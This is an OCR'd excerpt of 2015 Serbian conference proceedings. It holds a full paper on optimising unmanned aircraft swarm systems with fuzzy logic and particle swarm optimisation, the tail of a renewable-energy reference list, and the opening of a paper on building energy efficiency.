Čorba, Z., Katić, V.A., Mišić, M., & Vamović, G. (2009). A Hybrid System Based on Renewable Energy Sources. 15th International Symposium on Power Electronics - Ee 2009, October 28-30th 2009. Novi Sad: Faculty of Technical Sciences.

Dumić, B. (2012). Energetski potencijal i važeća zakonska regulativa za izgradnju fotonaponskih postrojenja na teritoriji Republike Srbije. Forum Solar Therm 2012.

Holmes, D.G., & Lipo, T.A. (2003). *Pulse width modulation for power converters: Principles and practice*. Hoboken, NJ: John Wiley.

Katić, V., & Čorba, Z. (2012). Korišenje solarne energije za proizvodnju električne energije. Forum Solar Therm 2012.

Lazić, M., Jovanović, B., Stanić, N., & Aćimović, B. (2012). Application of sustainable energy sources in telecommunication facilities - experiences from exploitation of m:tel Republika Srpska. IX International Symposium on Industrial Electronics INDEL 2012, Banja Luka, pp. 184-188.

Lazić, M., Petrović, D., Cvejić, Z., & Jovanović, B. (2014). Optimizing use of the alternative energy sources - DC distribution. Proceedings of Papers International Conference on Electrical, Electronic and Computing Engineering: IcETRAN 2014. Beograd: Akademska misao.

Lazić, M., Petrović, D., Skender, M., & Sovilj Nikić, S. (2014). The use of microcontrollers in modern solutions of power electronics. X International Symposium on Industrial Electronics INDEL 2014, Banja Luka, November 06-08, 2014.

Obnovljivi izvori energije (2014). Datum posete strane 12.08.2014., link http://www.obnovljiviizvorienergije.rs.

Šašić, B., Živanov, M., & Lazić, M. (2007). Design of a multiphase boost converter for hybrid fuel cell/battery power sources. 14th International Symposium on Power Electronics - Ee 2007, November 7th-9th, 2007. Novi Sad: Faculty of Technical Sciences.

Šašić, B., Živanov, M., Nagy, L., Lazić, M.(2008). Interleaved Boost Converter for Hybrid Fuel Cell Systems. IEEE ICSET 2008. DOI: 10.1109/ICSET.2008.4747150

Sheperd, W., Hulley, L.N., & Liang, D.T.W. (1995). *Power Electronics and Motion Control*.Cambridge UK: Cambridge University Press.

Stanić, N., Petrović, D., & Jovanović, B. (2012). Jedno rešenje primene solarne energije za osvetljenje. Konferencija Etran, Zlatibor.




DOI: 10.15308/Synthesis-2015-206-212

Synthesis
International Scientific Conference of IT and Business-Related Research

# OPTIMIZACIJA ELEMENATA SISTEMA BESPOSADNIH VAZDUHOPLOVA

## OPTIMIZATION OF THE ELEMENTS OF UNMANNED AIRCRAFT SYSTEMS

Dragan Vasiljević, Julijana Vasiljević
Univerzitet u Nišu, Elektronski fakultet, Niš, Srbija

**Apstrakt:**
Do danas, većina letova koji su se realizovali „Sistemima za upravljanje besposadnim vazduhoplovima“ izvršavali su se u nekontrolisanom delu vazdušnog prostora odnosno u klasi „G“ vazdušnog prostora i vazdušnom prostoru aerodroma gde su predstavljali opasnost za drugi saobraćaj koji je leteo u istom delu vazdušnog prostora. Trenutni sistemi za upravljanje besposadnim vazduhoplovima nisu u stanju da se bezbedno integrišu sa drugim korisnicima vazdušnog prostora, razlozi za to su su dvostruki - nemogućnost da se povinuje pravilima u kritičnim situacijama, i nedostatak SARPs – Standards and Recommended Practices, standardi i preporučena praksa specifična za besposadne vazduhoplove i njihove pomoćne sisteme.
Bez obzira da li je vazduhoplov sa posadom ili bez posade to ne utiče na njegov status kao vazduhoplova. Svaka kategorija vazduhoplova će imati potencijalno bespilotne verzije u budućnosti. Ova tačka je od centralnog značaja za sva dalja pitanja koja se odnose na „Sistemi za upravljanje besposadnim vazduhoplovima“ i pruža osnovu za rešavanje plovidbenosti, kadrovsko licenciranje, standarde za razdvajanje, itd.
U radu je opisan koncept sistema za upravljanje besposadnim vazduhoplovima, opisane su komponente sistema, način određivanja efikasnosti besposadnih sistema, operativne mogućnosti sistema besposadnih vazduhoplova, način određivanja manevarskog prostora uz pomoć fazi logike, upotreba modifikovanog „PSO“ algoritama za određivanje „pbest“ i „gbest“ pozicije u zadatom prostoru za „izvršni roj dronova“.
Centralni deo rada biće opis modifikovanog „PSO“ algoritama za određivanje „pbest“ i „gbest“ pozicije u zadatom prostoru za „izvršni roj dronova“.

**Ključne reči:**
besposadni vazduhoplov, sistem za upravljanje besposadnim vazduhoplovima, fazi logika, PSO algoritam.

**Abstract:**
So far, most of the flights have been realized by means of “ unmanned aircraft management systems” and carried out in uncontrolled airspace or work-in-class “G” airspace and airport airspace, thus imposing danger to other traffic realized in the same part of the air space. The existing unmanned aircraft management systems are unable to safely integrate with other airspace users. That is mostly due to the the inability to comply with the rules in critical situations, and the lack of SARPs - Standards and Recommended Practices, standards and recommended practices specific to unmanned aircraft and their auxiliary systems.
The fact that the aircraft has or does not have its crew does not affect the status of an aircraft. Each category of aircraft will have potentially unmanned versions in the future. This is of vital importance for any further questions relating to “unmanned aircraft management systems“ and provides the basis for the resolution of airworthiness, personnel licensing standards for separation, etc. This paper describes the concept of unmanned aircraft management system, its components, the method of determining the efficiency of unmanned aircraft systems, operational capabilities of unmanned aircraft systems, the methods of determining leeway with the help of the fuzzy - logic, using the modified “PSO” algorithms for determining “pbest” and “gbest” positions within the allotted space for “executive swarm of drones.”
The focal point of this paper will be the description of the modified “PSO” algorithms for determining “pbest” and “gbest” positions within the allotted space for “executive swarm of drones.”

**Key words:**
unmanned aircraft, unmanned aircraft management systems, fuzzy-logic, PSO algorithm.

## 1. UVOD

Opasnost iz vazduha se oduvek posmatrala kao posebna vojna situacija u kojoj su važile posebne mere maskiranja, fortifikacijskog utvrđivanja i protivvazdušne odbrane. Danas je ta opasnost značajno uvećana zbog letelica koje, zahvaljujući savremenoj tehnologiji, mogu selektivno da dejstvuju po tlu, birajući određene ciljeve za dejstvo. Opasnost ne predstavljaju samo avioni na velikim visinama, već i male, teško uočljive, naoružane bespilotne letelice, nazvane i „dronovi”.

Reč *dron*, *dran*, ili samoupravljiva naoružana bespilotna letelica danas se sve više spominje kad je reč o savremenim borbenim dejstvima. Sam pojam se na naš jezik može prevesti kao „trut” (pčela, obad) dok se može naći i prevod „zujalica”. Pojam se odomaćio u publicistici, medijima i u vojnim krugovima, a sve više zaokuplja i pažnju široke javnosti.

Bespilotne letelice se takođe koriste u civilnim strukturama, kao što su vatrogasna služba, civilna zaštita ili druge nevojne organizacije, na primer za nadzor cevovoda, kontrolu rečnih tokova, zahvaćenost teritorije poplavama ili zemljotresom i sl. Sve češće zamenjuju reportažne helikoptere za prenos sportskih nadmetanja kao što su biciklističke trke na velike daljine, maratoni ili automobilski reli. Uglavnom se bespilotne letelice upotrebljavaju u vojnim akcijama koje su opasne za posadu aviona.

E-mail: vasiljevicdj68@gmail.com
DOI: 10.15308/Synthesis-2015-213-217

## 2. ISTORIJSKA RETROSPEKTIVA

Američki pronalazač Elmer Speri je 1909. godine započeo radove na konstruisanju žiroskopskih uređaja pomoću kojih bi kontrolisao stabilnost letelice u letu, što se smatra pretečom modernih inercijalnih navigacijskih sistema. Američka mornarica je pokazala određena interesovanja kako bi konstruisala „vazdušno torpedo" – preteču modernih krstarećih raketa. Kako bi usasvršili preciznost vazdušnog torpeda izvan veoma ograničenih sposobnosti prvih žiroskopa, kompanija *Western Electric* je razvila sistem radio upravljanja. Ove dve tehnologije, inercijalna navigacija i radio upravljanje, će formirati jezgro razvoja daljinski upravljivih letelica za narednih 80 godina.

Istorijski podaci nam kažu da je Nikola Tesla, naš slavni naučnik, 1915. godine opisao flotu bespilotnih borbenih vozila sa daljinskim upravljanjem. On je, kao što se zna, konstruisao i prvo plovno vozilo sa daljinskim upravljanjem.

Nova borbena tehnologija i proizvodnja samonavodećih raketa unapredila je ubojitost ove vrste letećih mašina. Broj tipova letelica je takođe porastao, od mini bespilotnih letelica do letelica raspona krila kao kod džambo džetova.

## 3. KONCEPT SISTEMA ZA UPRAVLJANJE BESPOSADNIM VAZDUHOPLOVIMA

Potpuno autonomne operacije besposadnih vazduhoplova, u današnjem vremenu predstavljaju veliki izazov u smislu konstrukcije i razvoja sistema koji bi omogućio da se tokom operacije autonomnih besposadnih vazduhoplova, u slučaju potrebe moglo upravljati u realnom vremenu tokom leta.

Daljinski-pilotiran vazduhoplovni sistem (*Remotely-piloted aircraft system*) je skup podesivih elemenata koji se sastoji od daljinski-pilotiranih vazduhoplova, njegove pridružene pilotske stanice, potrebnog komandno - kontrolnog sistema veza i svi drugi potrebni elementi sistema koji mogu biti potrebani kako bi u svakom trenutku tokom operacije letenja, mogli da utiču na manevarske sposobnosti vazduhoplova.

Iz napred navedenog osnovni elementi sistema za upravljanje besposadnim vazduhoplovima bili bi:

- Besposadni vazduhoplovi,
- Zemaljska stanica za kontrolu, nadzor i upravljanje,
- Telekomunikacioni sistem,
- Informacioni sistem,
- Servisna stanica,
- Energetska stanica,
- Dva vozila i
- Posada za kontrolu, nadzor, upravljanje i servisiranje sistema besposadnih vazduhoplova.

Bespilotni vazduhoplov (*unmanned aircraft*) je vazduhoplov u smislu člana 8. Konvencije o međunarodnom civilnom vazduhoplovstvu, namenjen izvođenju operacija bez pilota u vazduhoplovu, koji je ili daljinski upravljan ili unapred programiran i autonoman.

Osnovne komponente besposadnog vazduhoplova (u daljem tekstu dron) su:

Hardverski deo

- Kostur drona (ram drona),
- Motori (broj i snaga motora zavisi od namene),
- Slop za elektronsku kontrolu brzine,
- Sklop za kontrolu leta drona,
- Propeleri,
- Baterije,
- Konektori,
- Telemetrijski slop i
- Senzori.

Na slici 1 dat je prikaz osnovih hardverskih komponenti drona.

Kostur

Motor

Sklop za kontrolu brzine

Sklop za elektroksku kontrolu leta drona

Propeleri

Slika 1. Prikaz osnovih hardverskih komponenti drona

Softverski deo

Se sastoji od međusobno povezanih i zavisnih modula koji omogućuju dronu orijentaciju u prostoru, stabilnost i sigurnost u letu, prepoznavanje zadatih objekata, komunikaciju i prenos podataka i informacija u realnom vremenu.

Osnovna zamisao autora ovog rada je razvoj sistema besposadnih vazduhoplova koji bi unapred bili programirani za rad u određenom prostoru, a uloga operatera bi se svodila na nadzor i eventualne reakcije na tok procesa u slučajevima kada postoje bezbednosni rizici.

Koncept optimizacije elemenata sistema besposadnih vazduhoplova sastoji se od sledećih koraka:



DOI: 10.15308/Synthesis-2015-213-217

KORAK 1
- određivanje efikasnosti „čestice“ ili drona.
- određivanje operativne mogućnosti „izvršnog roja“ ili dronova.

KORAK 2
- određivanje manevarskog prostora i kretanja „čestica“ ili dronova uz pomoć fazi logike.

KORAK 3
- implementacija modifikovani „PSO“ algoritama i određivanje „pbest“ i „gbest“ u zadatom prostoru za „izvršni roj“ ili dronove.

KORAK 4
- predviđanje toka događaja – verovatnoću događaja – primenom Bajesfove teoreme na ishod događaja.

## 4. ODREĐIVANJE EFIKASNOSTI „ČESTICE“ ILI DRONA I OPERATIVNE MOGUĆNOSTI „IZVRŠNOG ROJA“ ILI DRONOVA

Određivanje efikasnosti čestice ili drona data je prema sledećoj formuli:

$$E_{bs} = E_{of}(\nu) \cdot \sqrt{E_u \cdot E_z}$$

$E_{bs}$ - efikasnost sistema besposadnih vazduhoplova,
$E_{of(V)}$ - efikasnost osnovne funkcije (za dronove to su manevarske mogućnosti ili efikasnost prikupljanja podataka),
$E_u$ - efikasnost upravljanja (informacionim i sistemima za upravljanje) i
$E_z$ - efikasnost zaštite.

Kada je različita značajnost uticaja spoljnih uslova, upravljanja i zaštite na efikasnost sistema besposadnih vazduhoplova, onda se definišu različiti koeficijenti značajnosti, tako da matematički izraz ima sledeći oblik:

$$E_{bs} = \omega_1 E_{of}(\nu) \cdot \sqrt{\omega_2 E_u \cdot \omega_3 E_z}$$

Posle dobijenih rezultata kojim se određuje efikasnost čestice ili drona, određujemo operativne mogućnosti sistema za upravljanje besposadnim vazduhoplovima prema sledećoj formuli:

$$B_m = E_{bs} \cdot K_{bu}$$

gde su:

$B_m$ - operativne mogućnosti sistema za upravljanje besposadnim vazduhoplovima i
$K_{bu}$ - koeficijent bitnih uslova.

Koeficijent bitnih uslova određujemo prema sledećoj formuli:

$$Kbu = \sqrt[n]{Kvlj \cdot Kvd \cdot Kpd \cdot Kbp \cdot Kla \cdot Kfi \cdot Kud \cdot \ldots Kn}$$

Gde je:
$K_{vlj}$ - koeficijent vrednosti ljudstva, koji treba da uračuna niz kvalitativnih svojstava, kao što su obučenost, iskustvo i slično,
$K_{vd}$ - koeficijent vida delovanja,
$K_{pd}$ - koeficijent
Kbp - koeficijent podrške,
$K_{la}$ - koeficijent logističke autonomije,
$K_{fi}$ - koeficijent funkcionalne ispravnosti,
$K_{ud}$ - koeficijent uslova delovanja i
$K_n$ - n-ti koeficijent.

Na kraju se izračunava ukupna mogućnost sistema za upravljanje besposadnim vazduhoplovima prema sledećoj formuli:

$$B_{mspv} = B_n \cdot n \cdot K_{uc}$$

Gde je:
$B_m$ - operativne mogućnosti sistema za upravljanje besposadnim vazduhoplovima,
n - broj dronova u operativnom radu i
$K_{uc}$ - koeficijent učešća (angažovanosti) u operaciji.

Na ovaj način određujemo sastav ili „kvantitativnu i kvalitativnu“ vrednost izvršnog roja, što je bitno za određivanje namene (čestica) izvršnog roja.

## 5. ODREĐIVANJE MANEVARSKOG PROSTORA I KRETANJA „ČESTICA“ ILI DRONOVA UZ POMOĆ FAZI LOGIKE

Izbor neizrazite logike u projektovanju sistema veštačke inteligencije za upravljanje bezposadnim vazduhoplovima se nameće kao logičan, s obzirom na to da je prikaz znanja odnosno iskustva moguće izraziti sudovima iskazanim u obliku pravila ako/onda (*if/then*).

To znanje se unutar sistema neizrazite logike po pravilu konvertira u izlazne vrednosti kroz tri faze:
- Fuzikacija,
- Neizrazito zaključivanje i
- Defuzikacija.

Proces fuzikacije predstavlja postupak pridruživanja realnih vrednosti ulaznih varijabli odgovarajućem skupu realnih vrednosti u intervalu od 0 do 1, a na osnovu pripadnosti ulazne vrednosti nizu odgovarajućih funkcija, tzv. funkcija pripadnosti. Funkcija pripadnosti predstavlja odnos i grafički prikaz distribucije nivoa istinitosti pojedinih ulaznih vrednosti. Zatim nastupa proces donošenja odluka, na osnovu ako/onda (*if/then*), s nizom pravila koja su određena upravo na iskustvenom znanju. Na kraju, u procesu defuzikacije, vrednosti takvih odluka, dobijene postupkom neizrazitog zaključivanja, se preobražavaju u precizne izrazite vrednosti koje će se iskoristiti kao upravljačka naredba u odgovarajućem upravljačkom sistemu.

Kako bi se bespoasadnim vazduhoplovom autonomno upravljalo u trodimenzionalnom prostoru u stabilnom letu, potrebno je upravljati sa dva skupa upravljačkih elemenata. Prvi skup upravljačkih elemenata je skup upravljačkih površina pomoću kojih letelica ostvaruje okrete u sve tri ose, a drugi skup je pogonska grupa koja omogućuje da aerodinamičke površine ostvaruju stabilano i konstantano penjanje ili poniranje.



DOI: 10.15308/Synthesis-2015-213-217

Upravljanje bezposadnim vazduhoplovom u definisanom segmentu unutar trodimenzionalnog prostora, moguće je izraditi i prikazati kao jednostavan simulacijski model. Za takvu simulaciju, pogodno je „MATLAB" okruženje, koje poseduje odgovarajući modul za modeliranje sistema neizrazite logike kao što je *Fuzzy Logic Toolbox*.

## 6. IMPLEMENTACIJA MODIFIKOVANI „PSO" ALGORITAMA I ODREĐIVANJE „PBEST" I „GBEST" U ZADATOM PROSTORU ZA „IZVRŠNI ROJ" ILI DRONOVE

Algoritam roja čestica (*Particle Swarm Optimization*) otkriven je sasvim slučajno, pri pokušaju da se na računaru simulira kretanje jata ptica. Craig Reynolds (1978) u svom radu posmatra jato ptica kao sistem čestica, gdje svaka čestica (tj. ptica) svoj let ravna prema sledećim pravilima:

- izbjegavanje kolizije s bliskim pticama,
- usklađivanje brzine leta s bliskim pticama te
- pokušaj ostanka u blizini drugih ptica.

Inspirisani ovim i sličnim radovima, Eberhart i Kennedy shvataju da se takav sistem može koristiti kao optimizator, te svoje ideje objavljuju 1995. godine u dva temeljna rada (Kennedy & Eberhart, 1995; Eberhart & Kennedy, 1995). Eberhart et al. (1996) objavljuju knjigu o uporabi algoritma roja čestica kao univerzalnog optimizacijskog alata.

Kennedy i Eberhart (1997)objavljuju rad o primeni algoritma za rad nad diskretnim domenama. Sam algoritam u određenoj meri inspirisan je i sociološkim interakcijama između pojedinaca u populaciji, gde svaki pojedinac pamti svoje do tada pronađeno najbolje rešenje problema, te ima uvid u najbolje pronađeno rešenje svojih suseda, te pretraživanje usmerava uzimajući u obzir obe komponente.

PSO algoritam radi tako što u prostoru za pretragu simultano održava nekoliko (broj zavisi od veličine populacije) kandidata za rešenje. U toku svake interacije algoritma svaki kandidat za rešenje evaluira se pomoću funkcije koja se optimizira, na taj način se određuje fitnes najboljih kandidata, svaki od kandidata za rešenje može se zamisliti kao čestica (*particle*) koji leti kroz prostor za pretragu.

PSO algoritam se sastoji od tri koraka koji se neprekidno ponavljaju dok ne bude ispunjen neki od kriterijuma za zaustavljanje.

1. Određivanje fitnesa svake čestice,
2. Ažuriranje individualno i globalno najboljeg fitnesa i položaja i
3. Ažuriranje brzine i položaja svake čestice.

Izračunavanje fitnesa vrši se evaluiranjem funkcije koja se optimizira u tački koju određuje kandidat za rešenje. Individualni i globalni najbolji fitnesi ažuriraju se poređenjem novo-izračunatih fitnesa sa do sada najboljimindividualnim i globalnim fitnesima i zamenom najboljeg fitnesa i položaja ako je potrebno. Korak 3 algoritma u kojem se ažuriraju brzine i položaji čestica je odgovoran za optimizacione sposobnosti PSO metode.

Brzina svake čestice se ažurira na osnovu sledeće formule:

$$\nu_i(t+1) = \omega\nu_i(t) + c_1 r_1\left[\widehat{x_i}(t) - x_i(t)\right] + c_2 r_2\left[g(t) - x_i(t)\right]$$

Parametre $c_1$, $c_2$ i ω određuje korisnik. Vrednosti $r_1$ i $r_2$ ($0 \le r_1 r_2 \le 1$) su slučajne i ponovo se generišu pri svakom ažuriranju brzina. Sa $\widehat{x_i}(t)$ obeležen je položaj individualno najbolje čestice *i* u trenutku t, a *g(t)* označava položaj najbolje čestice u trenutku (t). U jednačini za ažuriranje brzine svaki od tri člana ima različitu ulogu u PSO algoritmu. Prvi član $\omega\nu_i(t)$ je inercijalna komponenta i ona je odgovorna za kretanje čestice u pravcu u kojem se i kretala. Vrednost inercijalnog kojeficijenta ω obično varira između 0.8 i 1.2. Kojeficijent ω možemo menjati u toku algoritma. Često želimo da na početku pospešimo istraživanje prostora za pretragu dok prikraju pretrage želimo da ubrzamo konvergenciju. U tom slučaju koristimo formulu koja u svakoj interaciji linearno smanjuje vrednost ω.

$$\omega = 0.9 - i \cdot (0.5 / noi)$$

U gornjoj formuli *noi* označava broj interacija dok je sa *i* obeležena trenutna interacija.

Drugi član u formuli:

$$c_1 r_1\left[\widehat{x_i}(t) - x_i(t)\right]$$

naziva se kognitivna komponenta i ona predstavlja memoriju čestice i utiče na to da se čestica vraća na one oblasti prostora za pretragu u kojima je imala individualno najbolji fitnes. Kognitivni koeficijent $c_1$ obično ima vrednost 2 i utiče na veličinu koraka kojom se čestica primiče svojoj najboljoj dosadašnjoj vrednosti.

Treći član u formuli:

$$c_2 r_2\left[g(t) - x_i(t)\right]$$

naziva se socijalna komponenta i utiče da se čestica primakne najboljem kandidatu koji je roj do sada pronašao. Socijalni koeficijent $c_2$ ima vrednost oko 2.

Zbog slučajnih vrednosti $r_1$ u kognitivnoj komponenti i $r_2$ u socijalnoj komponenti, pomenuta dva člana imaju stohastički uticaj na ažuriranje brzine.

Zbog ove stohastičke prirode svaka od čestica se kreće u polu-slučajnim maniru, ali pod značajnim uticajem sopstvenog najboljeg položaja i položaja globalno najbolje čestice. U cilju sprečavanja čestice da se udalje od granica prostora za pretragu koristi se tehnika ograničavanja brzine (*velocity clamping*) kako bi se ograničila brzina svake čestice.

Nakon izračunavanja brzine svake čestice, položaj svake čestice se ažurira na osnovu brzine i prethodnog položaja čestice:

$$x_i(t+1) = x_i(t) + \nu_i(t+1)$$

Opisani postupak se ponavlja sve dok se ne zadovolji neki kriterijum za zaustavljanje.

Pseudo kod PSO algoritama:

```
For (svaka čestica)
Inicijalizacija čestice
end
Do
For (svaka čestica)
    Izračunati fitnes
    Ako je fitnes bolji od do sada najboljeg fitnesa jedinke pBest najbolju vrednost zameniti trenutnom vrednošću
end
Izabrati česticu sa najboljim fitnesom za gBest
For (svaka čestica)
1. Izabrati brzinu čestice u sledećem trenutku
2. Ažurirati položaje čestica
end
```

Dok nije zadovoljen kriterijum za izlazak.



DOI: 10.15308/Synthesis-2015-213-217

Kod PSO algoritama potrebno je uvesti faktor korekcije kako bi se obezbedila konvergencija algoritma:

$$v_i(t+1) = K\left(v_i(t) + c_1 r_1\left[\widehat{x_i}(t) - x_i(t)\right] + c_2 r_2\left[g(t) - x_i(t)\right]\right)$$

Gde je:

$$K = \frac{2}{\left|2 - \varphi - \sqrt{\varphi^2 - 4\varphi}\right|}$$

$$\varphi = c_1 + c_2 \ , \ \varphi > 4$$

U tipičnom slučaju korišćenja faktora korekcije, φ se postavlja da bude 4.1 tako da je konstantni faktor K=0.729. To znači da se brzina u prethodnom trenutku množi sa 0.729, a ostala dva člana sa 0.729*2.05=1.49445 (puta jedna slučajna vrednost koja je između 0 i 1).

U četvrtom koraku uz primenu Bajesove teoreme, u globalnom smislu vršimo predikciju ishoda operativne upotrebe dronova.

## ZAKLJUČAK

Ključni faktor za bezbednu integraciju sistema besposadnih vazduhoplova u vazdušni prostor će biti njihova sposobnost da odgovore kao vazduhoplovi sa posadom. Većina ovih sposobnosti će biti predmet tehnološkog razvoja sposobnosti besposadnih vazduhoplova.

U radu je opisan način na koji određujemo koliki broj „čestica" ili dronova je potreban za realizaciju zadataka u definisanom prostoru, za svaku „česticu" ili dron prikazan je način na koji određujemo manevarske sposobnosti i rejon (globalne granice prostora) i na kraju je opisana optimizacija pomoću „PSO" algoritma.

Siguran rad sa besposadnim vazduhoplovima podrazumeva da vođe daljinski upravljanih vazduhoplova ili operatori sistema „UAS" imaju istu obavezu kao i piloti vazduhoplova i kontroli letenja, za poznavanje zakona o vazdušnom saobraćaju, poznavanje letnih performansi vazduhoplova, obavezu planiranja leta, obavezu licenciranja, poznavanje osnova vazduhoplovne meteorologije, navigacije, operativnih procedura, poznavanje osnovnih principa teorije letenja i radiotelefonije.

## LITERATURA


Clerc, M. (1999). The swarm and the queen: towards a deterministic and adaptive particle swarm optimization.In Proc. 1999 Congress on Evolutionary Computation, Washington, DC, pp. 1951-1957. Piscataway, NJ: IEEE Service Center.

de Oca, M.A.M., Stützle, T., Birattari, M., & Dorigo, M. (2009). Frankenstein's PSO: A Composite Particle Swarm Optimization Algorithm. IEEE Transaction on Evolutionary Computation, 13(5), 1120-1132. DOI: 10.1109/TEVC.2009.2021465

Eberhart, R.C., & Kennedy, J. (1995). A new optimizer using particle swarm theory. In Proceedings of the Sixth International Symposium on Micro Machine and Human Science, Nagoya, Japan, pp. 39-43. Piscataway, NJ: IEEE Service Center.

Eberhart, R.C., & Shi, Y. (2001). Particle swarm optimization: developments, applications and resources. In Proc. Congress on Evolutionary Computation 2001, Seoul, Korea, pp. 81-86. Piscataway, NJ: IEEE Service Center.

Eberhart, R.C., Simpson, P.K., & Dobbins, R.W. (1996). Computational Intelligence PC Tools. Boston, MA: Academic Press Professional.

Kennedy, J., & Eberhart, R.C. (1995). Particle swarm optimization. In Proceedings of IEEE International Conference on Neural Networks, pp. 1942-1948.

Kennedy, J., & Eberhart, R.C. (1997). A discrete binary version of the particle swarm algorithm. In Proceedings of the IEEE 1997 International Conference on Systems, Man and Cybernetics, pp. 4104-4109.

Reynolds, C.W. (1987). Flocks, herds and schools: A distributed behavioral model. *Computer Graphics*, 21(4), 25-34.




DOI: 10.15308/Synthesis-2015-213-217

Synthesis
International Scientific Conference of IT and Business-Related Research

# METODE UNAPREĐENJA ENERGETSKE EFIKASNOSTI U ZGRADARSTVU

## THE METHODS OF IMPROVING ENERGY EFFICIENCY IN THE BUILDING SECTOR

Nikola Minić[1], Višnja Vušković Minić[2], Miroslav Knežević[1]
[1]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija
[2]Šumarski fakultet, Univerzitet u Beogradu, Kneza Višeslava 1, Beograd, Srbija

**Apstrakt:**
Smanjenje emisije CO2 danas predstavlja imperativ u svim sferama privrede, a najviše u sektoru zgradarstva, koji je najveći potrošač. Energetska efikasnost u izgradnji novih zgrada je postala glavni cilj ka smanjenju upotrebe energije na nivou države. Efikasna i racionalna implementacija strategija i politika smanjenja emisije CO2 u zgradarstvu zahteva primenu modernih tehnologija i tehnika u gradnji koje imaju mogućnost da smanje potrošnju i gubitke energije, kako kod omotača zgrada (prozori, zidovi i dr.) tako i kod tehnologija grejanja i hlađenja. U ovom radu dat je pregled aktivnosti koje se mogu preduzeti u cilju povećanja energetske efikasnosti zgrada, kao i nove preporučene tehnologije za grejanje i hlađenje.

**Ključne reči:**
solarna tehnologija, grejanje prostorija i vode, hlađenje prostorija i vode, izolacija, omotač zgrade.

**Abstract:**
The reduction of CO2 emissions has become an imperative in all spheres of economy, primarily in the building sector, as its largest consumer. Energy efficiency in new buildings has become the major goal towards the reduced energy consumption at the state level. Efficient and rational implementation of the strategy and policy of reducing CO2 emissions in building sector requires the use of modern technologies and techniques in construction, which have the potential to reduce energy consumption and energy losses, both in the building envelope (windows, walls, *etc.*), as well as in heating and cooling technology. This paper gives an overview of the activities that can be undertaken in order to increase the energy efficiency of buildings, as well as the new preferred heating and cooling technologies.

**Key words:**
solar technology, space and water heating, space and water cooling, insulation, building envelope.

## 1. UVOD

Zgradarstvo je privredni sektor koji troši najviše energije jer čini preko jedne trećine ukupne potrošnje na svetu i troši približno polovinu svetske proizvodnje električne energije (IEA (International Energy Agency), 2013; Lohani & Schmidt, 2010), pa ga stoga čini velikim izvorom emisije ugljen-dioksida ($CO_2$). Stoga, u cilju smanjenja emisije $CO_2$ i ukupne potrošnje energije, energetski efikasne tehnologije će imati ključnu ulogu u energetskoj revoluciji koja je potrebna da bi se to smanjenje desilo.


Zgradarstvo, koje uključuje i pod-sektore stanovanja i usluga, koristi širok spektar tehnologija, primenjenih u omotaču zgrade i izolaciji, sistemima grejanja i hlađenja, osvetljenju, kućnim aparatima i proizvodima široke potrošnje, kao i poslovnoj opremi. Dug životni vek zgrada i prateće opreme predstavlja i izazove i mogućnosti za ovaj sektor.

Neke od tehnologija koje su potrebne za transformaciju zgradarstva su već komercijalno dostupne i isplative, sa periodom povraćaja novca manjim od pet godina. S druge strane, postoje i skuplje tehnologije kod kojih bi države morale da finansijski intervenišu da bi mogle da se plasiraju na tržište. Za razliku od tehnologija u transportnom i industrijskom sektoru, samo mali broj u zgradarstvu zahteva velike istraživačke i razvojne (R&D) prodore. Većina bi, ipak, mogla da iskoristi kombinaciju dodatnog R&D i ekonomije u cilju smanjenja troškova, povećanja performansi i poboljšanju pristupačnosti.

Ova transformacija zgradarstva će imati pozitivne uticaje i za druge sektore, naročito energetski sektor, s obzirom da se preko polovine električne energije koja se danas proizvodi troši u zgradama. Uštede električne energije u zgradama će imati dalekosežne koristi za elektroenergetski sektor jer će dovesti do smanjenja upotrebe električne energije, što će dalje rezultirati smanjenom distribucijom i proizvodnjom električne energije, čime će doći do potencijalno velikih ušteda u održavanju prenosne i proizvodne infrastrukture.



E-mail: nminic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-218-223




Ilustracija 1. Globalna upotreba energije po sektorima (gore) i izvori energije u zgradarstvu (dole) u 2010. godini

Izvor: IEA, 2013.

## 2. ENERGETSKA EFIKASNOST

